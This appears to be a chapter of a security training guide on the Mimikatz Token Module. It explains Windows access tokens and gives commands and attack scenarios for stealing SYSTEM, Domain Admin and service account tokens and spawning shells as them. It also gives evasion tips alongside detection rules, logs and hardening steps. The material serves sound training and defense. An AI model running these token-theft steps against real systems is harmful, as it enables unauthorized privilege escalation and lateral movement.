
Appearance
Chapter 6: The Token Module
Introduction
If privileges are the individual keys to specific system capabilities, then access tokens are the key rings that hold those keys together. They are one of the most fundamental structures in the Windows security architecture, yet they remain one of the most misunderstood. Every process and thread on a Windows system operates within a security context that is strictly defined by its token.
The Token Module in Mimikatz is where we move from enabling system rights to manipulating identity itself. By mastering this module, you gain the ability to survey every security context currently active on a system, steal the identity of more privileged users, and pivot your operations into a completely different security context—like SYSTEM or Domain Administrator.
In my experience, token manipulation is one of the cleanest and quietest forms of privilege escalation available. Unlike credential dumping, which directly accesses LSASS memory and triggers specific detection rules, token operations work through legitimate Windows APIs. The technique has been around since the early days of Windows security research, and while defenders have gotten better at detecting it, it remains a core skill for any serious operator.
In this chapter, we're going to look at the architecture of Windows access tokens, understand the critical difference between primary and impersonation tokens, and learn how to use Mimikatz to escalate privileges and move laterally through an environment. For defenders, we'll cover the specific artifacts these operations leave behind and how to build effective detection strategies.
Technical Foundation
What is an Access Token?
I like to describe an access token as a digital ID card. When you log on, Windows validates your credentials and then hands you this token. From that point on, every process you start gets a copy of that ID card. Windows checks the token for every action you take—whether you're reading a file, modifying a registry key, or trying to access a network share—to decide if you have the proper authority.
The TOKEN Structure
At the kernel level, a token is represented by the TOKEN structure in the Windows kernel:
c
// Simplified TOKEN structure (key fields)
typedef struct _TOKEN {
    TOKEN_SOURCE TokenSource;           // Who created this token
    LUID TokenId;                       // Unique identifier
    LUID AuthenticationId;              // Logon session ID
    LUID ParentTokenId;                 // Parent token (for impersonation)
    LARGE_INTEGER ExpirationTime;       // When token expires
    PSID UserAndGroups;                 // User SID and group memberships
    PSID RestrictedSids;                // Restricted SIDs (for sandboxing)
    ULONG PrivilegeCount;               // Number of privileges
    PLUID_AND_ATTRIBUTES Privileges;    // Privilege array
    PSID PrimaryGroup;                  // Default owner for new objects
    PACL DefaultDacl;                   // Default DACL for new objects
    TOKEN_TYPE TokenType;               // Primary or Impersonation
    SECURITY_IMPERSONATION_LEVEL ImpersonationLevel;  // Impersonation level
    ULONG SessionId;                    // Terminal Services session
    // ... many more fields
} TOKEN;
Token Types: Primary and Impersonation
Windows uses two different types of tokens, and understanding the difference is critical for reliable tradecraft.
1. Primary Tokens
Primary tokens are the "real" identity of a process:
- Associated with Processes: These represent the default security context for an entire application
- Inheritance: When a process creates a child process, the child inherits a copy of the parent's primary token
- Persistence: They remain active for the lifetime of the process
- Creation: Only the kernel (specifically, LSASS during logon) can create primary tokens
2. Impersonation Tokens
Impersonation tokens are temporary identity masks for threads:
- Associated with Threads: These allow a specific thread within a process to temporarily adopt a different security context
- Use Case: This is how a file server running as SYSTEM can "act as" a regular user to ensure it only accesses files that user is allowed to see
- Non-Inheritance: This is a key security feature. If a thread is impersonating a user and it spawns a new process, the new process will not get the impersonation token; it reverts to the process's original primary token
- Levels: Impersonation tokens have different levels that control what they can do
Impersonation Levels
The impersonation level determines what operations can be performed with the token:
| Level | Value | Description | Use Case |
|---|---|---|---|
| SecurityAnonymous | 0 | Cannot query token identity | Minimal operations |
| SecurityIdentification | 1 | Can query identity, no impersonation | Audit/logging only |
| SecurityImpersonation | 2 | Local impersonation only | Local file access |
| SecurityDelegation | 3 | Full impersonation, network capable | Network operations |
For token theft to be useful, we need at least SecurityImpersonation level. SecurityDelegation is the gold standard—it allows the stolen identity to access network resources.
What's Inside the Token?
An access token contains several critical pieces of data:
| Component | Description | Attack Relevance |
|---|---|---|
| User SID | Your Security Identifier | Identifies who you are |
| Group SIDs | Every group you belong to | Domain Admins, Local Admins, etc. |
| Privileges | System-wide rights | SeDebugPrivilege, SeImpersonatePrivilege |
| Integrity Level | Token trust level | Untrusted → Low → Medium → High → System |
| Logon Session | Authentication session ID | Links to cached credentials |
| Token Type | Primary or Impersonation | Determines what operations are possible |
| Default DACL | Default permissions for new objects | Affects created files/registry keys |
The Security Reference Monitor
When you perform any security-sensitive operation, the kernel's Security Reference Monitor (SRM) checks your token:
Access Request Flow:
1. Thread requests access to object (file, registry, etc.)
2. SRM retrieves thread's effective token
3. SRM compares token's SIDs/privileges to object's security descriptor
4. Access granted or denied
5. Audit event generated (if auditing enabled)
The "effective token" is the thread's impersonation token if one exists, otherwise the process's primary token.
Command Reference
token::whoami - Check Your Badge
Before you start manipulating identities, you need to know who you currently are.
Syntax
token::whoami| Parameter | Required | Description |
|---|---|---|
| (none) | N/A | Displays current security context |

This command shows you both your Process Token and your Thread Token:
- Process Token: The primary identity (here: NT AUTHORITY\SYSTEM with SID S-1-5-18)
- Thread Token: Any active impersonation (here: "no token" means no impersonation active)
The output includes:
- Logon session LUID:
{0;000003e7} - Number of groups and privileges:
(04g,31p)= 4 groups, 31 privileges - Token type:
Primary
token::list - Window Shopping for Identities
This is how we perform reconnaissance on a compromised host to see who else is "home."
Syntax
token::list [/user:<username>] [/domainadmin] [/enterpriseadmin] [/localservice] [/system]| Parameter | Required | Description |
|---|---|---|
| /user:<username> | No | Filter by specific username |
| /domainadmin | No | Show only Domain Admin tokens |
| /enterpriseadmin | No | Show only Enterprise Admin tokens |
| /localservice | No | Show LOCAL SERVICE tokens |
| /system | No | Show SYSTEM tokens |
Example: Finding Administrator Tokens

This output shows multiple processes (PIDs 2788, 4872, 3292, etc.) all running with Administrator tokens. Key information includes:
- PID: Process ID where the token lives
- Account: The security principal (ACMELABS\Administrator)
- SID: Full Security Identifier
- Type: Primary or Impersonation
Example: Finding High-Value Targets

This screenshot demonstrates the filtering capability:
/user:cperez- Find tokens for a specific user/domainadmin- Find any Domain Admin tokens/enterpriseadmin- Find Enterprise Admin tokens (the ultimate prize in AD)
Notice how some tokens are Primary (belong to a process) while others are Impersonation (temporary thread context). For our purposes, either can be stolen.
Why I use it: I'm looking for "high-value targets." If I see a Domain Admin token sitting in a disconnected RDP session, I know exactly who I'm going to impersonate.
token::elevate - The Identity Theft
This is the command that actually performs the impersonation.
Syntax
token::elevate [/user:<username>] [/domainadmin] [/enterpriseadmin] [/admin] [/system] [/id:<token_id>]| Parameter | Required | Description |
|---|---|---|
| /user:<username> | No | Elevate to specific user |
| /domainadmin | No | Elevate to Domain Admin |
| /enterpriseadmin | No | Elevate to Enterprise Admin |
| /admin | No | Elevate to local Administrator |
| /system | No | Elevate to SYSTEM (default) |
| /id:<id> | No | Elevate to specific token ID |

The screenshot shows a successful elevation:
- Token ID 580 from NT AUTHORITY\SYSTEM was selected
- "-> Impersonated !" confirms success
- Process Token: Still shows original Administrator identity
- Thread Token: Now shows SYSTEM with Impersonation (Delegation) level
The catch: Remember, this only changes your thread. The process token remains unchanged. If you try to spawn a new process, it will use the original process identity unless you use token::run.
token::run - Launching with Stolen Identity
This command solves the problem of token inheritance.
Syntax
token::run /process:<command>| Parameter | Required | Description |
|---|---|---|
| /process:<command> | Yes | Command to execute with stolen token |
Instead of just impersonating a user on a thread, token::run takes your current thread's token (the one you just stole) and uses it to launch a brand-new process as the Primary Token. Now, your new process is permanently and completely running as that user.
The "Power Trio" Workflow:
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate /domainadmin
Token Id  : 0
User name :
SID name  : ACMELABS\Domain Admins

3612      {0;003d3d33} 1 D 3926089    ACMELABS\Administrator ...
 -> Impersonated !

mimikatz # token::run /process:powershell.exe
# New PowerShell window opens as Domain Admin
token::revert - Removing the Mask
Syntax
token::revert| Parameter | Required | Description |
|---|---|---|
| (none) | N/A | Removes impersonation token |

This removes the impersonation token from your current thread and returns you to your process's original security context. Notice:
- Process Token: ACMELABS\Administrator (unchanged)
- Thread Token: "no token" (impersonation cleared)
I always do this for cleanup to ensure I don't accidentally perform actions as the wrong user and leave unexpected audit trails.
token::duplicate - Creating Token Copies
Syntax
token::duplicate /id:<token_id> [/type:<Primary|Impersonation>] [/level:<Anonymous|Identification|Impersonation|Delegation>]| Parameter | Required | Description |
|---|---|---|
| /id:<id> | Yes | Token ID to duplicate |
| /type:<type> | No | Token type for duplicate |
| /level:<level> | No | Impersonation level |
This creates a copy of an existing token with specified characteristics. Useful for creating tokens with specific impersonation levels.
Attack Scenarios
Scenario 1: Local Privilege Escalation to SYSTEM
Objective: Escalate from local Administrator to SYSTEM.
# Confirm current context
mimikatz # token::whoami
* Process Token: DESKTOP-PC\admin
* Thread Token: no token

# Enable required privilege
mimikatz # privilege::debug
Privilege '20' OK

# Elevate to SYSTEM (default behavior)
mimikatz # token::elevate
Token Id: 0
SID name: NT AUTHORITY\SYSTEM
...
-> Impersonated !

# Verify elevation
mimikatz # token::whoami
* Process Token: DESKTOP-PC\admin
* Thread Token: NT AUTHORITY\SYSTEM ... Impersonation (Delegation)
Scenario 2: Hunting Domain Admins
Objective: Find and steal Domain Admin credentials on a compromised workstation.
# First, check who's on the system
mimikatz # token::list /domainadmin
Token Id: 0
User name:
SID name: CORP\Domain Admins

4521    {0;003a2b1c} 1 D 2541089    CORP\da-smith    S-1-5-21-... Primary
8923    {0;004c3d2e} 1 F 3126054    CORP\da-jones    S-1-5-21-... Impersonation

# da-smith is connected! Steal their token
mimikatz # token::elevate /user:da-smith
-> Impersonated !

# Launch a persistent shell as DA
mimikatz # token::run /process:"cmd.exe /k title DomainAdminShell"
Scenario 3: Token Manipulation for Network Access
Objective: Use a stolen delegation token to access network resources.
# Find tokens with delegation capability
mimikatz # token::list
# Look for "Impersonation (Delegation)" in output

# Elevate to a delegation-capable token
mimikatz # token::elevate /id:5421
-> Impersonated !

# Now network operations work as the stolen identity
mimikatz # token::run /process:"cmd.exe"

# In the new cmd:
C:\> dir \\fileserver\share$
# Accesses share as the stolen identity
Scenario 4: Service Account Token Theft
Objective: Steal a service account token for privilege escalation.
# Many services run as SYSTEM or service accounts
mimikatz # token::list /system
# Lists all SYSTEM tokens

# Services like SQL Server often have high privileges
mimikatz # token::list /user:sqlservice
Token Id: 0
2341    {0;001a2b3c} 1 D 1234567    CORP\sqlservice    S-1-5-21-...

# Steal the service account
mimikatz # token::elevate /user:sqlservice
-> Impersonated !

# Service accounts often have special access
Detection and Indicators of Compromise
From a defensive standpoint, token manipulation is a bit quieter than credential dumping because it doesn't touch lsass.exe directly. However, it leaves distinct artifacts.
Process Access Patterns
When you run token::list, Mimikatz has to open a handle to every process on the box. It requests specific access rights:
| Access Right | Value | Purpose |
|---|---|---|
| PROCESS_QUERY_INFORMATION | 0x0400 | Read process information |
| PROCESS_QUERY_LIMITED_INFORMATION | 0x1000 | Limited process info |
| PROCESS_DUP_HANDLE | 0x0040 | Duplicate handles |
Blue Team Detection: Monitor for Sysmon Event ID 10. If you see a single process opening handles to 50+ different processes in a matter of seconds with those specific access masks, you're looking at token enumeration.
xml
<Event>
  <System>
    <EventID>10</EventID>
    <Channel>Microsoft-Windows-Sysmon/Operational</Channel>
  </System>
  <EventData>
    <Data Name="SourceProcessId">4521</Data>
    <Data Name="SourceImage">C:\temp\mimikatz.exe</Data>
    <Data Name="TargetProcessId">multiple</Data>
    <Data Name="GrantedAccess">0x1440</Data>
  </EventData>
</Event>
Token Duplication Events
When tokens are duplicated for impersonation, specific events may be generated:
| Event ID | Source | Description |
|---|---|---|
| 4648 | Security | Explicit credential logon (sometimes) |
| 4624 | Security | Logon event (Type 9 for impersonation) |
| 10 | Sysmon | Process access with token-related flags |
What You Won't See
Unlike sekurlsa::logonpasswords, token operations do not generate:
- Event ID 4663 for LSASS access
- LSASS handle open events
- Memory read indicators
This makes token manipulation a great technique for moving laterally when you're worried about specific LSASS-focused alerts.
Detection Strategies
Strategy 1: Monitor Mass Process Access
yaml
# SIGMA rule for token enumeration
title: Mass Process Handle Access (Token Enumeration)
logsource:
    category: process_access
    product: windows
detection:
    selection:
        GrantedAccess|contains:
            - '0x1400'
            - '0x1440'
            - '0x0040'
    timeframe: 5s
    condition: selection | count(TargetProcessId) by SourceProcessId > 20
level: high
Strategy 2: Track Impersonation Events
yaml
# SIGMA rule for suspicious impersonation
title: Suspicious Token Impersonation
logsource:
    category: logon
    product: windows
detection:
    selection:
        EventID: 4624
        LogonType: 9  # NewCredentials (impersonation)
    filter_legitimate:
        SubjectUserName|endswith: '$'  # Machine accounts
    condition: selection and not filter_legitimate
level: medium
Strategy 3: Monitor Token Manipulation APIs
Use ETW (Event Tracing for Windows) to monitor:
NtDuplicateTokenNtSetInformationThread(TokenImpersonation)ImpersonateLoggedOnUser
Defensive Strategies
Strategy 1: Limit Token Delegation
Disable delegation for sensitive accounts:
powershell
# Mark account as "sensitive and cannot be delegated"
Set-ADUser -Identity "admin-user" -AccountNotDelegated $true

# Or via GUI: Active Directory Users and Computers
# Account tab → "Account is sensitive and cannot be delegated"
Strategy 2: Protected Users Group
Add sensitive accounts to the Protected Users group:
powershell
Add-ADGroupMember -Identity "Protected Users" -Members "admin-user"This prevents:
- Delegation of credentials
- NTLM authentication
- DES or RC4 encryption for Kerberos
Strategy 3: Credential Guard
As covered in Chapter 12, Credential Guard isolates credentials in a hardware-backed virtual machine, making token theft from memory impossible.
Strategy 4: Restrict Debug Privilege
Token enumeration requires SeDebugPrivilege. Limit who has this privilege:
Computer Configuration → Windows Settings → Security Settings →
Local Policies → User Rights Assignment → Debug programs

# Remove all users except specific admin accounts
Strategy 5: Enable Token Manipulation Auditing
cmd
:: Enable detailed token auditing
auditpol /set /subcategory:"Token Right Adjusted" /success:enable /failure:enable
auditpol /set /subcategory:"Security System Extension" /success:enable /failure:enable
Strategy 6: Implement Tiered Administration
Prevent high-privilege tokens from existing on low-tier systems:
Tier 0: Domain Controllers - Only DA tokens here
Tier 1: Servers - Only server admin tokens
Tier 2: Workstations - Only helpdesk/user tokens

# If DA never logs into workstations, their token can't be stolen there
Strategy 7: Regular Token Cleanup
Force logoff of disconnected sessions:
Computer Configuration → Administrative Templates → Windows Components →
Remote Desktop Services → Remote Desktop Session Host → Session Time Limits

→ "Set time limit for disconnected sessions" = 1 hour
Token Module vs. Other Techniques
| Technique | Noise Level | Detection Risk | Capability |
|---|---|---|---|
| Token Manipulation | Low | Medium | Local + Network |
| sekurlsa::logonpasswords | High | High | Credential extraction |
| Pass-the-Hash | Medium | Medium | Network only |
| Kerberos Ticket Theft | Medium | Medium | Network only |
| runas /netonly | Low | Low | Network only |
Operational Considerations
For Red Teams
- Always check SeDebugPrivilege first: Token enumeration requires this privilege
- Look for delegation tokens: Only delegation-level tokens work for network access
- Clean up after yourself: Use
token::revertwhen done to avoid audit trail confusion - Consider the target: Domain Admin tokens on workstations often come from RDP sessions
- Time your operations: Tokens from disconnected sessions persist until the session is cleaned up
For Blue Teams
- Implement tiered administration: Keep high-privilege tokens off low-tier systems
- Monitor mass process access: This is the most reliable detection for token enumeration
- Force session cleanup: Don't let disconnected sessions linger with cached tokens
- Use Protected Users group: Prevents delegation for sensitive accounts
- Deploy Credential Guard: Hardware isolation defeats token-based attacks
Token Persistence Considerations
| Scenario | Token Persistence |
|---|---|
| Interactive logon | Until logoff |
| RDP session (connected) | Until disconnect/logoff |
| RDP session (disconnected) | Until session timeout/forced logoff |
| Service account | While service running |
| Scheduled task | During task execution |
| runas /netonly | Until process exits |
Practical Lab Exercises
Exercise 1: Local Identity Check
Log in as two different users and practice token enumeration:
cmd
:: Terminal 1: Log in as User A
runas /user:DOMAIN\userA cmd.exe

:: Terminal 2: Log in as User B
runas /user:DOMAIN\userB cmd.exe

:: In Mimikatz (as admin):
mimikatz # token::list /user:userA
mimikatz # token::list /user:userB
mimikatz # token::elevate /user:userB
mimikatz # token::whoami
Exercise 2: The SYSTEM Pivot
Escalate from Administrator to SYSTEM:
cmd
:: Start as local admin
mimikatz # token::whoami
:: Should show your admin account

mimikatz # token::elevate
:: Default behavior is SYSTEM elevation

mimikatz # token::whoami
:: Thread token should now be SYSTEM
Exercise 3: Primary Token Persistence
Demonstrate the difference between thread and process tokens:
cmd
:: Elevate to SYSTEM
mimikatz # token::elevate
-> Impersonated !

:: Launch a new process with the stolen token
mimikatz # token::run /process:cmd.exe

:: In the new command prompt:
C:\> whoami
nt authority\system

:: Close Mimikatz completely
:: The cmd.exe continues running as SYSTEM!
Exercise 4: Hunting for High-Value Targets
Practice identifying valuable tokens:
cmd
:: Find all Domain Admin tokens
mimikatz # token::list /domainadmin

:: Find Enterprise Admin tokens
mimikatz # token::list /enterpriseadmin

:: Find specific user
mimikatz # token::list /user:specificuser

:: Check for delegation capability in output
:: Look for "Impersonation (Delegation)" tokens
Exercise 5: Token Cleanup and Reversion
Practice proper operational security:
cmd
:: Elevate to target
mimikatz # token::elevate /user:target
-> Impersonated !

:: Perform operations...

:: Clean up - remove impersonation
mimikatz # token::revert

:: Verify cleanup
mimikatz # token::whoami
:: Thread token should show "no token"
Exercise 6: Detection Testing
Generate detectable events and analyze them:
powershell
# Before running Mimikatz, enable Sysmon Process Access logging

# Run token enumeration
# mimikatz # token::list

# Check Sysmon logs
Get-WinEvent -FilterHashtable @{
    LogName = 'Microsoft-Windows-Sysmon/Operational'
    ID = 10
} -MaxEvents 50 | Where-Object {
    $_.Properties[5].Value -match 'mimikatz'
}
Summary
The Token Module is your key to lateral movement and identity management within a Windows environment. Unlike credential-based attacks that extract and reuse authentication material, token manipulation works with live security contexts.
Key Takeaways:
- Primary tokens belong to processes; Impersonation tokens belong to threads—understanding this difference is critical for effective operations
token::listis your reconnaissance tool for finding valuable identities on a compromised systemtoken::elevategives you the mask (impersonation token);token::runmakes it permanent (primary token for a new process)- Delegation-level tokens are required for network access—not all stolen tokens are equally valuable
- Token manipulation is quieter than LSASS access but still leaves detectable artifacts in process access patterns
- Defenders can detect you by looking for mass handle duplication patterns in Sysmon Event ID 10
- Tiered administration is the most effective defense—if high-privilege tokens never exist on a system, they can't be stolen
Token manipulation represents a fundamental capability in the attacker's toolkit. While modern defenses have made it more detectable, understanding these techniques is essential for both offensive and defensive security practitioners.
Next: Chapter 7: Event ModulePrevious: Chapter 5: Privilege Module